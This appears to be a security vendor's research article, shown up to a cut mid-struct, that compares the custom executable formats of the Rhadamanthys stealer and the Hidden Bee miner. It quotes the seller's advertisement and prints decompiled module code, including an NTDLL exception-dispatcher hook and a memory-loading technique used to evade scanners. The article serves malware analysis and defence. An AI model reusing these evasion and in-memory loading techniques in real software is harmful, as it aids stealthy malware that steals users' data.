From Hidden Bee to Rhadamanthys – The Evolution of Custom Executable Formats

research.checkpoint.com/2023/from-hidden-bee-to-rhadamanthys-the-evolution-of-custom-executable-formats/

August 31, 2023


Research by: hasherezade

Highlights

- ***Rhadamanthys stealer's design and implementation significantly overlap with those of Hidden Bee coin miner. The similarity is apparent at many levels: custom executable formats, the use of similar virtual filesystems, identical paths to some of the components, reused functions, similar use of steganography, use of LUA scripts, and overall analogous design.***
- ***Check Point Research (CPR) highlights and provides a technical analysis of some of those similarities, with a special focus on the custom executable formats. We present details of RS, HS, and the latest XS executable formats used by this malware.***
- ***We explain implementation details, i.e. the inner workings of the identical homebrew exception handling used for custom modules in both Rhadamanthys and Hidden Bee.***
- ***Basing on the Hidden Bee format converters, we provide a tool allowing to reconstruct PEs from the Rhadamanthys custom formats in order to aid analysis.***
- ***We give an overview of particular stages and involved modules.***

Introduction

Rhadamanthys is a relatively new stealer that continues to evolve and gain in popularity. The earliest mention was in a black market advertisement in September 2022. The stealer immediately caught the attention of buyers as well as researchers due to its very rich feature set and its well-polished, multi-staged design. The malware seller, using the handle King Crete (kingcrete2022), and writing mostly in Russian, came across as very professional. Although malware sellers are not necessarily the original authors, the way King Crete responded to questions suggested an indepth knowledge of the code, sparking curiosity and speculation on what other malware he may have authored (For more on the background and distribution of Rhadamanthys, see our previous article). The development of the malware is fast-paced and ongoing. The advertisement process is not stagnant either, with updates published i.e. on a Tor-based website. The latest advertised version up to date is 0.4.9 (Figure 1).




Rhadamanthys | BEWARE OF FAKE

@kingcrete

current version V0.4.9 At work: Refactor new client execution process, X86 X64 exe and shellcode....

Figure 1: The author advertises the latest version: 0.4.9, over the Telegram account

In addition to the rich set of stealing features, Rhadamanthys comes with some obfuscation ideas that are pretty niche. While the initial loader is a typical Windows PE, most of the core modules are delivered in the form of custom executable formats. The seller's advertisement describes this feature in vague terms, which provide assurance about the quality without giving any hints about the implementation. As it says in the ad, "*all functional operations are executed in memory, no disk packing operations, with the Loader that can execute loading in memory, it can perfectly realize memory loading operations*" (Figure 2).



Rhadamanthys stealer--Top of the line multifunctional stealer

Rhadamanthys stealer--Top of the line multifunctional stealerRhadamanthys stealer--Top of the line multifunctional stealer

Having it makes, you will have a powerful server that supports the large load and large data processing capability, all data is in your hands to control, a convenient log processing system, wallet cracking function, client with powerful information data collection function, script execution function, more effort and saving.

Rhadamanthys stealer is a first-class multi-functional stealer with tons of features, powerful local information gathering capabilities, wallet log pre-processing capabilities, byapss amsi local script execution capabilities, simple and intuitive panel operation, well-designed server-side processing of complex filter searches and millions of data, producing results in seconds. No waiting is required. The license is valid and can be regenerated indefinitely. It supports front-end relay agent nodes that can be changed at will, ensuring that the back-end server does not affect the working state at any time.
The client is written in C language, all native, no DLL dependency, no CRT STD, supports all versions of xp-11, all functional operations are executed in memory, no disk packing operations, with the Loader that can execute loading in memory, it can perfectly realize memory loading operations.
Run permission requirements: user privileges, no need for administrator privileges support
The client and server use AES256 and elliptic curve encryption communication, data is streamed, and intercepted information back to the server in a timely manner for processing, in the event of an accident on the client side to minimize data loss.
The generated EXE is uncompressed and <190K in size
The server side is written in GO language, has powerful performance, supports the high load, and Centos Ubuntu system to run. RPM package installation, a command to complete the deployment.
Panel using Vue framework, no need to install a separate web server, out of the box.

Figure 2: Advertisement from one of the forums describing the Rhadamanthys stealer's capabilities

Multiple researchers (i.e., from Kaspersky[2][3], ZScaller[4]) quickly noticed the similarities between the formats used by Rhadamanthys and the ones belonging to Hidden Bee, which is another complex malware consisting of multiple stages. Hidden Bee first appeared around 2018, and its final payload was a coin miner implemented by LUA scripts. Its main distribution channel used to be an Underminer Exploit Kit. Initially, it seemed that a lot of effort was put into the malware development. However, as time went by, it became more and more rare to find new samples. The last ones were observed in 2021. It is possible that the mining business no longer proved as profitable to the authors, so they decided to repurpose the code and began selling it to distributors.

In this report, we review the custom formats used by both malware families and highlight their similarities. We present arguments supporting the theory that Rhadamanthys is a continuation of the work started as Hidden Bee.

We also offer converters that can reconstruct PE files from the custom formats, which enabled us to circumvent some of the problems other researchers noted while analyzing this malware and quickly reach the core of the stealer's logic.

In the first part of the article, we show the Rhadamanthys execution chain, provide details about the formats and PE reconstruction, and compare their similarities with the Hidden Bee. In the second part, we show the code logic and how the stealer functionality is deployed.

NOTE: For the sake of readability, we use a convention that light mode IDA screenshots are related to Hidden Bee, while dark mode to Rhadamanthys.

The joy of custom formats

The use of customized executable formats in malware loaders is not something new. It is a form of obfuscation, making it more difficult for memory scanners to detect the loaded sample, as well as presents an additional obstacle for researchers during the analysis process. While most malware authors stick to writing custom PE loaders, some go further and modify selected parts of the format by their own creativity. Even more rare are components where the customization is advanced enough to make it a completely different format that has little or no resemblance to the PE.

The analysis of this phenomenon was described in the session "Funky malware formats", presented at SAS 2019. One of the mentioned examples was a format used by Hidden Bee. However, the set of custom formats that this malware offered over time is very rich, and not all of them have been covered in the talk.

Below, we will highlight two of the Hidden Bee formats that have the most in common with the ones used nowadays by Rhadamanthys. They will become a base for further comparison.

Hidden Bee formats: NE and NS

In a Malwarebytes article from 2018, two Hidden Bee formats have been mentioned: NE and NS, as well as their loading process. As we show later on, both of those formats share elements with the ones used by Rhadamanthys. In the NE format loader, we found some functions that also occur almost unchanged in the current malware's components. The NS format is even more noteworthy as it is a direct predecessor of the formats used by Rhadamanthys.

The NE format

NE is the simpler of the two mentioned formats, more closely resembling PE. The custom header is a replacement for the DOS header:

```
WORD magic; // 'NE'
WORD pe_offset;
WORD machine_id;
```

The rest of the headers are identical to PE, and only the "PE" magic identifier was erased.


As mentioned in the article [8] "*The conversion back to PE format is trivial: It is enough to add the erased magic numbers: MZ and PE, and to move displaced fields to their original offsets. The tool that automatically does the mentioned conversion is available here.*"

While the NE format by itself is not particularly interesting, by looking inside the converted application, we can see some functions almost identical to the ones found in Rhadamanthys.

Handling exceptions from a custom module

Custom loading some crucial fragments of the PE structure, such as imports and relocations, is relatively easy, but problems can occur if we want to convert a PE file with an exception table. Imagine that some of the code of our implant has try-catch blocks inside. The `try` block may cause an exception to be thrown, and the `catch` block is where they are normally handled. The list of those handlers is stored in the Exception Table, which is one of the Data Directories within a PE. If, for any reason, the proper handler is not found, the corresponding exception causes the application to crash. (For a more detailed explanation, reference Microsoft's documentation). Interestingly, although there are many malware families that use custom loaders, they usually don't address this part of the PE format. However, Hidden Bee, as well as its successor Rhadamanthys, don't shy away from it.

Let's look into the main function where the NE module execution starts – first, a 64-bit example:



```
NTSTATUS __stdcall ne_main64(t_scrambled_ne *ne_file, DWORD cmd_id, common_struct3 *struct_ptr)
{
  NTSTATUS result; // eax
  rcx_holder *_rcx_hldr; // rbx

  if ( ne_file->magic == 'EN' )
    add_dynamic_seh_handlers(ne_file, 0i64);
  SetErrorMode(0x8003i64);
  LOBYTE(result) = check_hardcoded_pointer();
  if ( !(_BYTE)result )
  {
    result = IsBadReadPtr(struct_ptr->rcx_holder_ptr, struct_ptr->rcx_holder_size);
    if ( !result && struct_ptr->rcx_holder_size == 16 )
    {
      _rcx_hldr = struct_ptr->rcx_holder_ptr;
      result = IsBadReadPtr(_rcx_hldr->rcx_data, _rcx_hldr->rcx_size);
      if ( !result )
        execute_command(cmd_id, _rcx_hldr->rcx_data, _rcx_hldr->rcx_size);
    }
  }
  return result;
}
```

Figure 3: Main function of the module in NE format, 64-bit

The first step is a simple verification of the NE magic. When the check passes, the module initializes its exception directory (using the function denoted as `add_dynamic_seh_handlers`).

Next, the error mode is being set to `0x8003` -> `SEM_NOOPENFILEERRORBOX | SEM_NOGPFAULTERRORBOX | SEM_FAILCRITICALERRORS`. That means all error messages are muted, most likely to ensure stealth, just in case some of the exceptions within the module would not be handled properly.


The function denoted as `add_dynamic_seh_handlers` shows how the exception handling for a custom module can be implemented for a 64-bit application:

```
void __fastcall add_dynamic_seh_handlers(t_scrambled_ne *ne_file, struct _RUNTIME_FUNCTION **seh_functions)
{
  __int64 pe_offset; // rax
  unsigned __int64 exception_dir_size; // rcx
  __int64 exception_dir_ptr; // rax
  struct _RUNTIME_FUNCTION *FunctionTable; // rbx

  if ( ne_file->magic == 'EN' )
  {
    pe_offset = *(int *)&ne_file->pe_offset;
    if ( *(_WORD *)&ne_file->padding[pe_offset + 0x12] == 0x20B )// NT64
    {
      exception_dir_size = *(unsigned int *)&ne_file->padding[pe_offset + 0x9E];// ExceptionDir->Size
      exception_dir_ptr = *(unsigned int *)&ne_file->padding[pe_offset + 0x9A];// ExceptionDir->Address
      FunctionTable = (struct _RUNTIME_FUNCTION *)((char *)ne_file + exception_dir_ptr);
      if ( (_DWORD)exception_dir_ptr )
      {
        if ( (_DWORD)exception_dir_size )
        {
          RtlAddFunctionTable(FunctionTable, exception_dir_size / 0xC, (DWORD64)ne_file);
          if ( seh_functions )
            *seh_functions = FunctionTable;
        }
      }
    }
  }
}
```

Figure 4: A function registering custom exception handlers, 64-bit

The solution looks fairly easy: the exceptions table is fetched from the module and then initialized by the Windows API function `RtlAddFunctionTable`. Thanks to this, whenever the exception is thrown from within the custom module, an appropriate handler will be found and executed.

However, the mentioned API function can be used only for 64-bit binaries and has no 32-bit equivalent. So, how do we manage an analogous situation for a 32-bit module? Let’s have a look at the 32-bit version of the NE module:



```
int __stdcall ne_main(t_scrambled_ne *ne_base, DWORD cmd_id, common_struct3 *struct3)
{
  HMODULE ntdll_h; // eax
  int result; // eax
  rcx_holder *rcx_holder; // esi

  ntdll_h = (HMODULE)GetModuleHandleA(aNtdll);
  *(_DWORD *)g_ZwQueryInformationProcess = GetProcAddress(ntdll_h, aZwqueryinforma);
  patch_exception_dispatcher(proxy_func);
  SetErrorMode(0x8003);
  LOBYTE(result) = check_hardcoded_pointer();
  if ( !(_BYTE)result )
  {
    result = IsBadReadPtr(struct3->rcx_holder_ptr, struct3->rcx_holder_size);
    if ( !result && struct3->rcx_holder_size == 8 )
    {
      rcx_holder = struct3->rcx_holder_ptr;
      result = IsBadReadPtr(rcx_holder->rcx_data, rcx_holder->rcx_size);
      if ( !result )
        execute_command(cmd_id, (rcx_struct *)rcx_holder->rcx_data, rcx_holder->rcx_size);
    }
  }
  return result;
}
```

Figure 5: Main function of the module in NE format, 32-bit


In this case, the author goes another approach by hooking the exception dispatcher (`KiUserExceptionDispatcher`) within the NTDLL. More precisely, a call to `ZwQueryInformationProcess` within the `RtlDispatchException` is redirected to a proxy function. As we will see, the same trick is used by Rhadamanthys.

The original call to `ZwQueryInformationProcess` within NTDLL is replaced:

```
BOOLEAN __stdcall RtlDispatchException(PEXCEPTION_RECORD ExceptionRecord, PCONTEXT Context)
{
  unsigned int RegistrationHead; // ebx
  unsigned int v4; // ebx
  unsigned int v5; // edi
  unsigned int v6; // eax
  int v7; // eax
  int v8; // eax
  int (__stdcall *v10)(int, _EXCEPTION_REGISTRATION_RECORD *, int, int); // eax
  struct _EXCEPTION_RECORD v11; // [esp+4h] [ebp-64h] BYREF
  unsigned int v12; // [esp+54h] [ebp-14h] BYREF
  int ProcessInformation; // [esp+58h] [ebp-10h] BYREF
  unsigned int v14; // [esp+5Ch] [ebp-Ch] BYREF
  unsigned int v15; // [esp+60h] [ebp-8h] BYREF
  BOOLEAN v16; // [esp+67h] [ebp-1h]
  char ExceptionRecord_3; // [esp+73h] [ebp+Bh]

  v16 = 0;
  if ( (unsigned __int8)RtlCallVectoredExceptionHandlers(ExceptionRecord, Context) )
  {
    v16 = 1;
  }
  else
  {
    RtlpGetStackLimits(&v15, &v14);
    ProcessInformation = 0;
    RegistrationHead = RtlpGetRegistrationHead();
    ExceptionRecord_3 = 1;
    if ( MEMORY[0x7EF70679](-1, ProcessExecuteFlags, &ProcessInformation, 4, 0) >= 0 && (ProcessInformation & 0x40) != 0 )//
                                                        // 7ef70000 + 679 -> proxy_func
    {
      ExceptionRecord_3 = 0;
    }
    else
    {
```

Figure 6: A hooked function RtlDispatchException within NTDLL. The address marked red leads to the new, implanted module.

The redirection leads to the function denoted as `proxy_func`, which is within the NE module:



```
NTSTATUS __stdcall proxy_func(
        HANDLE ProcessHandle,
        PROCESSINFOCLASS ProcessInformationClass,
        _DWORD *ProcessInformation,
        ULONG ProcessInformationLength,
        PULONG ReturnLength)
{
  NTSTATUS result; // eax

  result = g_ZwQueryInformationProcess(
             ProcessHandle,
             ProcessInformationClass,
             ProcessInformation,
             ProcessInformationLength,
             ReturnLength);
  if ( !result && ProcessInformationClass == ProcessExecuteFlags )
    *ProcessInformation |= 0x20u;
  return result;
}
```

Figure 7: A proxy function within the NE module, where the hook installed in NTDLL leads to

The proxy function instruments the call to the `ZwQueryInformationProcess` and alters its result. First, the original version of the function is called. If it returns 0 (`STATUS_SUCCESS`), an additional flag is set on the output.

This method of handling exceptions from a custom module was documented in the following writeup: https://web.archive.org/web/20220522070336/https://hackmag.com/uncategorized/exceptions-for-hardcore-users/


We can see that the proxy function used by the Hidden Bee module is identical to the one proposed in the mentioned article. Quoted snippet:

```
NTSTATUS __stdcall xNtQueryInformationProcess(HANDLE ProcessHandle, INT ProcessInformationClass, PVOID
ProcessInformation, ULONG ProcessInformationLength, PULONG ReturnLength)
{
        NTSTATUS Status = org_NtQueryInformationProcess(ProcessHandle, ProcessInformationClass,
ProcessInformation, ProcessInformationLength, ReturnLength);

    if (!Status && ProcessInformationClass == 0x22) /* ProcessExecuteFlags */
        *(PDWORD)ProcessInformation |= 0x20; /* ImageDispatchEnable */
    return Status;
}
```

The above code enables the `ImageDispatchEnable` flag for the process, and as a result, the custom module is treated as a valid image (MEM_IMAGE), even though, in reality, it is loaded as MEM_PRIVATE. This simple trick is enough for the exception handlers to be found.

Demo:

We can see it reproduced in the following simplified PoC, which involves MS Detours as a hooking library and LibPEConv as a manual loader: https://gist.github.com/hasherezade/3a9417377cacd893c580bdffb85292c1. We can test it by deploying a manually loaded executable that throws exceptions: https://github.com/hasherezade/libpeconv/blob/master/tests/test_case7/main.cpp. The result shows that, indeed, the exception handlers are properly executed:



```
C:\Users\tester\Desktop\peconv_bin>project_tpl.exe test_case7.exe
make_exception1: Throwing exception:
Exception handled: STATUS_BREAKPOINT
make_exception2: Throwing exception:
Exception handled: STATUS_INTEGER_DIVIDE_BY_ZERO
```


Figure 8: Demo of a manually loaded PE, where exception handlers are installed by the method analogous to the one used by the NE format. All handlers got properly executed.

Without the applied hook, any exception thrown from the manually loaded module causes a crash.

The NS format

Way more interesting is the second format, starting with the magic “NS”. As we prove later, this is the basis of the formats that are now used for the Rhadamanthys components.

The visualization is shown below:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4E 53 4C 01 05 00 00 03                          NSL.....
00000000                          BC 06 00 00 80 63 00 00          L...€c..
00000010  00 00 00 10 00 00 00 00                          ........
                                  00 00 00 00 95 03 01 00          ....•...
00000020  00 00 00 00 00 00 00 00 80 59 00 00 A0 00 00 00  ........€Y.. ...
00000030  00 00 00 00 00 00 00 00 80 60 00 00 00 02 00 00  ........€`......
00000040  80 52 00 00 68 01 00 00 00 00 00 00 00 00 00 00  €R..h...........
00000050  00 03 00 00 80 4F 00 00 00 03 00 00 20 00 00 68  ....€O...... ..h
00000060  80 52 00 00 00 02 00 00 80 52 00 00 40 00 00 48  €R......€R..@..H
00000070  80 54 00 00 00 05 00 00 80 54 00 00 40 00 00 C8  €T......€T..@..Č
00000080  80 59 00 00 00 07 00 00 80 59 00 00 20 00 00 E2  €Y......€Y.. ..â
00000090  80 60 00 00 00 03 00 00 80 60 00 00 40 00 00 42  €`......€`..@..B
```


Figure 9:

A diagram describing the NS format header. Source: [8]

As we can see, the DOS header has been completely removed from the format. The information that is usually stored in the PE’s File Header and Optional Header was limited to the minimum and combined in a new structure. However, we still encounter some artifacts that resemble PE. Just after the NS identifier, comes the Machine ID, which has exactly the same value as the one from the PE’s File Header and is used to distinguish whether the module is 32 or 64-bit.

Next follows the minimized Data Directory, which contains only 6 records instead of the typical 16. The records are identical to the ones in the PE format: each contains RVA and Size, given as DWORDs. Directly after the Data Directory, there is a list of sections (the number of which is specified in the header). The records defining each section are a minimalist version of the ones from the PE format and contain only 4 fields: RVA, size, raw address, and characteristics.

While the records of the Data Directory are mostly unchanged, the way some of the structures are loaded and defined has been modified. The Import Table structure is slightly smaller compared to the original one from the PE format. It is implemented as a list of the following records:



```
00005960  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00005970  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00005980  7E 5C 00 00 38 5B 00 00 98 53 00 00 00 00 00 00  ~\..8[...S......
00005990  BC 5C 00 00 38 5A 00 00 98 52 00 00 00 00 00 00  Ľ\..8Z...R......
000059A0  14 5F 00 00 4C 5A 00 00 AC 52 00 00 00 00 00 00  ._..LZ..¬R......
000059B0  7C 5F 00 00 20 5A 00 00 80 52 00 00 00 00 00 00  |_.. Z..€R......
000059C0  9C 5F 00 00 30 5B 00 00 90 53 00 00 00 00 00 00  ś_..0[...S......
000059D0  D8 5F 00 00 FC 5A 00 00 5C 53 00 00 00 00 00 00  Ř_..üZ..\S......
000059E0  38 60 00 00 D8 5A 00 00 38 53 00 00 00 00 00 00  8`..ŘZ..8S......
```

Figure 10: The Import Table of an NS module. Source: [8]

The reconstructed header of the NS format:

```
const WORD NS_MAGIC = 0x534e;

namespace ns_exe {

    const size_t NS_DATA_DIR_COUNT = 6;

    enum data_dir_id {
        NS_IMPORTS = 1,
        NS_RELOCATIONS = 3,
        NS_IAT = 4
    };

    typedef struct {
        DWORD dir_va;
        DWORD dir_size;
    } t_NS_data_dir;

    typedef struct {
        DWORD va;
        DWORD size;
        DWORD raw_addr;
        DWORD characteristics;
    } t_NS_section;

    typedef struct {
        DWORD dll_name_rva;
        DWORD original_first_thunk;
        DWORD first_thunk;
        DWORD unknown;
    } t_NS_import;

    typedef struct NS_format {
        WORD magic; // 0x534e
